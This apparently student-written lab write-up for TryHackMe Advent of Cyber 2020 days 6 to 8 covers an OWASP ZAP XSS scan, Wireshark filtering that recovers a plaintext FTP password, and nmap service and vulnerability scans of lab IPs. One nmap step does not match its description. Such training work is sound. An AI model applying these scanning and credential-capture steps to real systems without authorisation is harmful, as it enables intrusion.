

PSP0201

Week 3

Writeup

Group Name: Cappybozos

Members

ID	Name	Role
1211201568	Muhammad Albukhari bin Norazmi	Leader
1211101392	Wong Yen Hong	Member
1211101399	Karthigeayah A/L Maniam	Member
1211100732	Ephraim Tee Yu Yang	Member


Day 6 : Web Exploitation - Be careful with what you wish on a Christmas night

Tools Used: Kali Linux, Firefox, OWASP ZAP


Q: What vulnerability type was used to exploit the application?


Stored Cross-site Scripting

1. Launch the machine on tryhackme and navigate to the website on port 5000




2. Launch OWASP ZAP, go to “Automated Scan” and input the website URL on the correct port, then hit “Attack” (highlighted in Yellow)






- Wait for the scan to finish, the vulnerabilities will be displayed under the "Alerts" tab at the bottom of the application




Q: What query string can be abused to craft a reflected XSS?

q

- Using the search query at the top of the website, type anything into the form



2. We notice that the string `/q=capybara` was added to the end of the URL, corresponding to what we inputted in step 1. This indicates that the parameter used for the query is 'q'.



10.10.72.141:5000/?q=capybara

YEAR 2020

12/16

Welcome to Santa's official 'Make a Wish!' website

Here you can anonymously submit your Christmas wishes and see what other people wished too!

Search query

Here are all wishes that have "capybara":

capybara

Enter your wish here:


New book...

WISH!

Q: Run a ZAP (zaproxy) automated scan on the target. How many XSS alerts are in the scan?

2

1. From the OWASP ZAP scan, we can observe that out of the 6 alerts, 2 of them are Cross Site Scripting (XSS) alerts (highlighted in yellow)



Thought Process/Methodology

After accessing the website, we use the OWASP ZAP application to scan for vulnerabilities on it, this is done by running an Automated Scan inside ZAP and waiting for the scan to finish. For the query string, we know that URLs appended with a `/?` after the website URL means it is part of a request. The only parameter present in this request is `q` as it is prepended before our search result `capybara` which was inputted in our search query. Therefore, `q` is the abusable query string. From the Alerts tab, we are presented with 6 alerts on the website. By filtering through those alerts, we notice that only 2 out of 6 of them are Cross Site Scripting alerts.


Day 7 : Networking - The Grinch Really Did Steal Christmas

Tools Used: Firefox, Wireshark

Q: Open "pcap1.pcap" in Wireshark. What is the IP address that initiates an ICMP/ping?

10.11.3.2

1. Open up the packet captured using wireshark.



2. Insert 'icmp' in the filter bar, to filter out any other protocols than ICMP

icmp							
No.	Time	Source	Destination	Protocol	Length	Info	
17	10.430447	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request	id=0x0001, seq=1/256, ttl=127 (reply in 18)
18	10.430472	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply	id=0x0001, seq=1/256, ttl=64 (request in 17)
19	11.428953	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request	id=0x0001, seq=2/512, ttl=127 (reply in 20)
20	11.428977	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply	id=0x0001, seq=2/512, ttl=64 (request in 19)
21	12.432844	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request	id=0x0001, seq=3/768, ttl=127 (reply in 22)
22	12.432870	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply	id=0x0001, seq=3/768, ttl=64 (request in 21)
23	13.433469	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request	id=0x0001, seq=4/1024, ttl=127 (reply in 24)
24	13.433495	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply	id=0x0001, seq=4/1024, ttl=64 (request in 23)

3. We can see 10.11.3.2 is the only source that sends a request, which clearly indicates that it's the IP address that initiates a ping.

No.	Time	Source	Destination	Protocol	Length	Info
17	10.430447	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request

Q: If we only wanted to see HTTP GET requests in our "pcap1.pcap" file, what filter would we use?

http.request.method == GET

Q: Now apply this filter to "pcap1.pcap" in Wireshark, what is the name of the article that the IP address "10.10.67.199" visited?

reindeer-of-the-week

1. First apply the filter from the previous question.

http.request.method == GET						
No.	Time	Source	Destination	Protocol	Length	Info
67	62.185886	10.10.67.199	10.10.15.52	HTTP	394	GET / HTTP/1.1
71	62.478663	10.10.67.199	10.10.15.52	HTTP	363	GET /fontawesome/css/all.min.css HTTP/1.1
75	62.479630	10.10.67.199	10.10.15.52	HTTP	348	GET /css/dark.css HTTP/1.1
83	62.480991	10.10.67.199	10.10.15.52	HTTP	333	GET /js/bundle.js HTTP/1.1
85	62.481045	10.10.67.199	10.10.15.52	HTTP	342	GET /js/instantpage.min.js HTTP/1.1
95	62.487106	10.10.67.199	10.10.15.52	HTTP	347	GET /images/icon.png HTTP/1.1
105	62.516878	10.10.67.199	10.10.15.52	HTTP	336	GET /post/index.json HTTP/1.1
107	62.530696	10.10.67.199	10.10.15.52	HTTP	430	GET /fonts/ noto-sans-jp-v25-japanese-regular.woff2 HTTP/1.1
108	62.532591	10.10.67.199	10.10.15.52	HTTP	445	GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
117	62.540748	10.10.67.199	10.10.15.52	HTTP	415	GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
202	62.708297	10.10.67.199	10.10.15.52	HTTP	315	GET /favicon.ico HTTP/1.1
295	63.665611	10.10.67.199	10.10.15.52	HTTP	445	GET / HTTP/1.1

2. There is a lot of requests but the only request that wasn't a font,images,js,css is posts/reindeer-of-the-week, so we can tell that this is the article that the user is trying to visit.


467	64.028410	10.10.67.199	10.10.15.52	HTTP	466	GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
471	64.222360	10.10.67.199	10.10.15.52	HTTP	365	GET /posts/reindeer-of-the-week/ HTTP/1.1
475	66.239846	10.10.67.199	10.10.15.52	HTTP	369	GET /posts/post/index.json HTTP/1.1

Q: Let's begin analysing "pcap2.pcap". Look at the captured FTP traffic; what password was leaked during the login process?

There's a lot of irrelevant data here - Using a filter here would be useful!

plaintext_password_fiasco

1. Open up pcap2.pcap using wireshark.



2. Insert 'ftp' to the filter bar, to filter out any other protocols than ftp itself.

ftp						
No.	Time	Source	Destination	Protocol	Length	Info
6	2.549894	10.10.73.252	10.10.122.128	FTP	72	Request: QUIT
7	2.549999	10.10.122.128	10.10.73.252	FTP	80	Response: 221 Goodbye.
16	4.105504	10.10.122.128	10.10.73.252	FTP	104	Response: 220 Welcome to the TBFC FTP Server!.
20	7.866325	10.10.73.252	10.10.122.128	FTP	83	Request: USER elfmcskidy
22	7.866430	10.10.122.128	10.10.73.252	FTP	100	Response: 331 Please specify the password.
28	14.282063	10.10.73.252	10.10.122.128	FTP	98	Request: PASS plaintext_password_fiasco
31	16.735293	10.10.122.128	10.10.73.252	FTP	88	Response: 530 Login incorrect.
33	16.735723	10.10.73.252	10.10.122.128	FTP	72	Request: SYST
35	16.735761	10.10.122.128	10.10.73.252	FTP	104	Response: 530 Please login with USER and PASS.
40	19.727087	10.10.73.252	10.10.122.128	FTP	72	Request: QUIT
41	19.727175	10.10.122.128	10.10.73.252	FTP	80	Response: 221 Goodbye.
52	22.445915	10.10.122.128	10.10.73.252	FTP	104	Response: 220 Welcome to the TBFC FTP Server!.
55	24.445904	10.10.73.252	10.10.122.128	FTP	83	Request: USER elfmcskidy

3. It's fairly obvious that a password would come after a response that states "Please specify the password". And it is true, we got the plain text password from the packet after the response .

22	7.866430	10.10.122.128	10.10.73.252	FTP	100	Response: 331 Please specify the password.
28	14.282063	10.10.73.252	10.10.122.128	FTP	98	Request: PASS plaintext_password_fiasco

Q: Continuing with our analysis of "pcap2.pcap", what is the name of the protocol that is encrypted?

SSH

1. By analyzing the packets, we can see that SSH protocol is the one protocol that is encrypted. Also, with prior knowledges on SSH, we know that SSH is related to encryption.

1	0.000000	10.10.122.128	10.11.3.2	SSH	102 Server: Encrypted packet (len=48)
2	0.000084	10.10.122.128	10.11.3.2	SSH	150 Server: Encrypted packet (len=96)

Analyse "pcap3.pcap" and recover Christmas!

Q: What is on Elf McSkidy's wishlist that will be used to replace Elf McEager?

Rubber ducky



1. Open up pcap3.pcap using wireshark.


```
(kali㉿kali)-[~/Desktop/day7]
$ wireshark pcap3.pcap
```

2. After sorting the packets by protocol, we can see that HTTP is the only potential packet that could be sending files from a web server, and it is true. There is a zip file received over the network, which could potentially be what we 're looking for.

166	11.665107	10.10.53.219	10.10.21.210	HTTP	139 GET / HTTP/1.1
168	11.665723	10.10.21.210	10.10.53.219	HTTP	4852 HTTP/1.1 200 OK (text/html)
291	26.537049	10.10.53.219	10.10.21.210	HTTP	215 GET /christmas.zip HTTP/1.1
395	26.542475	10.10.21.210	10.10.53.219	HTTP	10388 HTTP/1.1 200 OK (application/zip)

3. To see whether it is the file that we're looking for, we can export the file to our desktop and further analyse it





4. The next thing we do is to unzip the file.

```
(kali@kali)-[~/Desktop/day7]
$ unzip christmas.zip
```


5. Using the command 'ls', we're able to see the file extracted, and there is one file that could be the one we're looking for, which is elf_mcskidy_wishlist.txt.

```
(kali@kali)-[~/Desktop/day7]
$ ls
AoC-2020.png          pcap1.pcap
aoc-pcaps.zip         pcap2.pcap
christmas-tree.jpg    pcap3.pcap
christmas.zip         selfie.jpg
elf_mcskidy_wishlist.txt  tryhackme_logo_full.svg
'Operation Artic Storm.pdf'
```

6. Check the content of the text file, and see what we got.

```
(kali@kali)-[~/Desktop/day7]
$ cat elf_mcskidy_wishlist.txt
```

7. The answer lies in the text file. Rubber ducky.

A screenshot of a terminal window with a dark background and light-colored text. The text is as follows:

```
Wish list for Elf McSkidy
-----
Budget: £100

x3 Hak 5 Pineapples
x1 Rubber ducky (to replace Elf McEager)
```

Thought Process/Methodology

This section of 25 days of Cyber Security is an introductory lesson on Wireshark, which is very well taught. First off, we started by analysing the protocol ICMP and IP that sends a request to initiate a ping. Then, we applied a protocol & request method filter to seek for our target directory. In the next question, we're asked to look for a plain text password, which is commonly sent in HTTP, because HTTP protocol is unencrypted and is very vulnerable. But this time, the password is being sent on FTP protocol, and with enough time to analyse the packets, we managed to retrieve the plain text password. Next up, we find that there are packets that are encrypted under SSH protocol. SSH is a very well known encrypted protocol. In the last question, we know that we're looking for a file that contains relevant information, because the size of the packet is not that big, so it's possible that we analyse the packet one by one and check which one consists of a file, there might be a better way to do this, but I am not aware of it. Anyway, we exported the only zip file being sent in the packets, and found the answer in it.


Day 8 : Networking - What's Under The Christmas Tree?

Tools Used : Nmap

Q: When was Snort created?

1998

1. Just Google it!



Q: Using Nmap on 10.10.38.188 , what are the port numbers of the three services running? (Please provide your answer in ascending order/lowest -> highest, separated by a comma)

80,2222,3389

1. Launch nmap using the Terminal, type the following command to scan the number of open ports

```
(1211201568@kali)-[~]  
$ sudo nmap -A 10.10.38.188
```

2. After the scan finishes, the list of open ports will be displayed (highlighted in yellow)

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-21 01:01 EDT
Nmap scan report for 10.10.38.188
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp  open  ssh            OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp  open  ms-wbt-server?
1 service unrecognized despite returning data. If you know the service/version,
t https://nmap.org/cgi-bin/submit.cgi?new-service :
```

Q: Use Nmap to determine the name of the Linux distribution that is running, what is reported as the most likely distribution to be running?

Ubuntu

1. Under one of the open ports (2222) we can observe that the Linux distribution being used for the SSH service is Ubuntu.

```
2222/tcp open  ssh            OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
```

Q: Use Nmap's Network Scripting Engine (NSE) to retrieve the "HTTP-TITLE" of the webserver. Based on the value returned, what do we think this website might be used for?

Blog

1. Run the same command as above, but this time add `-script "http-title"` to run nmap's "http-title" script, as well as `-Pn` to avoid blocking ping probes

```
(1211201568@kali)-[~]
$ sudo nmap -A 10.10.38.188 --script vuln -Pn
```

2. After the scan is finished, we can observe the http-title on the open port 80

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-21 01:24 EDT
Nmap scan report for 10.10.38.188
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: TBFC&#39;s Internal Blog
```

Thought Process/Methodology

First off, to find out when Snort was created, we just look it up on any search engine. To find the port numbers of the three services running, we run an nmap scan on the IP address and we are presented with 3 open ports, which we sort in increasing order for the answer. It is worth noting that we use the `-A` argument here, which enables OS detection, version detection, script scanning and traceroute for nmap. To find out the Linux distribution that is running, it is stated on port 2222 for the SSH service, which was displayed due to the aforementioned `-A` argument including the OS detection, which means we don't need to rescan. In order to retrieve the "HTTP-TITLE" of the webserver, we use nmap's Network Scripting Engine (NSE), specifically the "http-title" script, to show the title of the default page of the web server. It is displayed in the terminal as "Internal Blog", so we can reasonably conclude that the website might be used 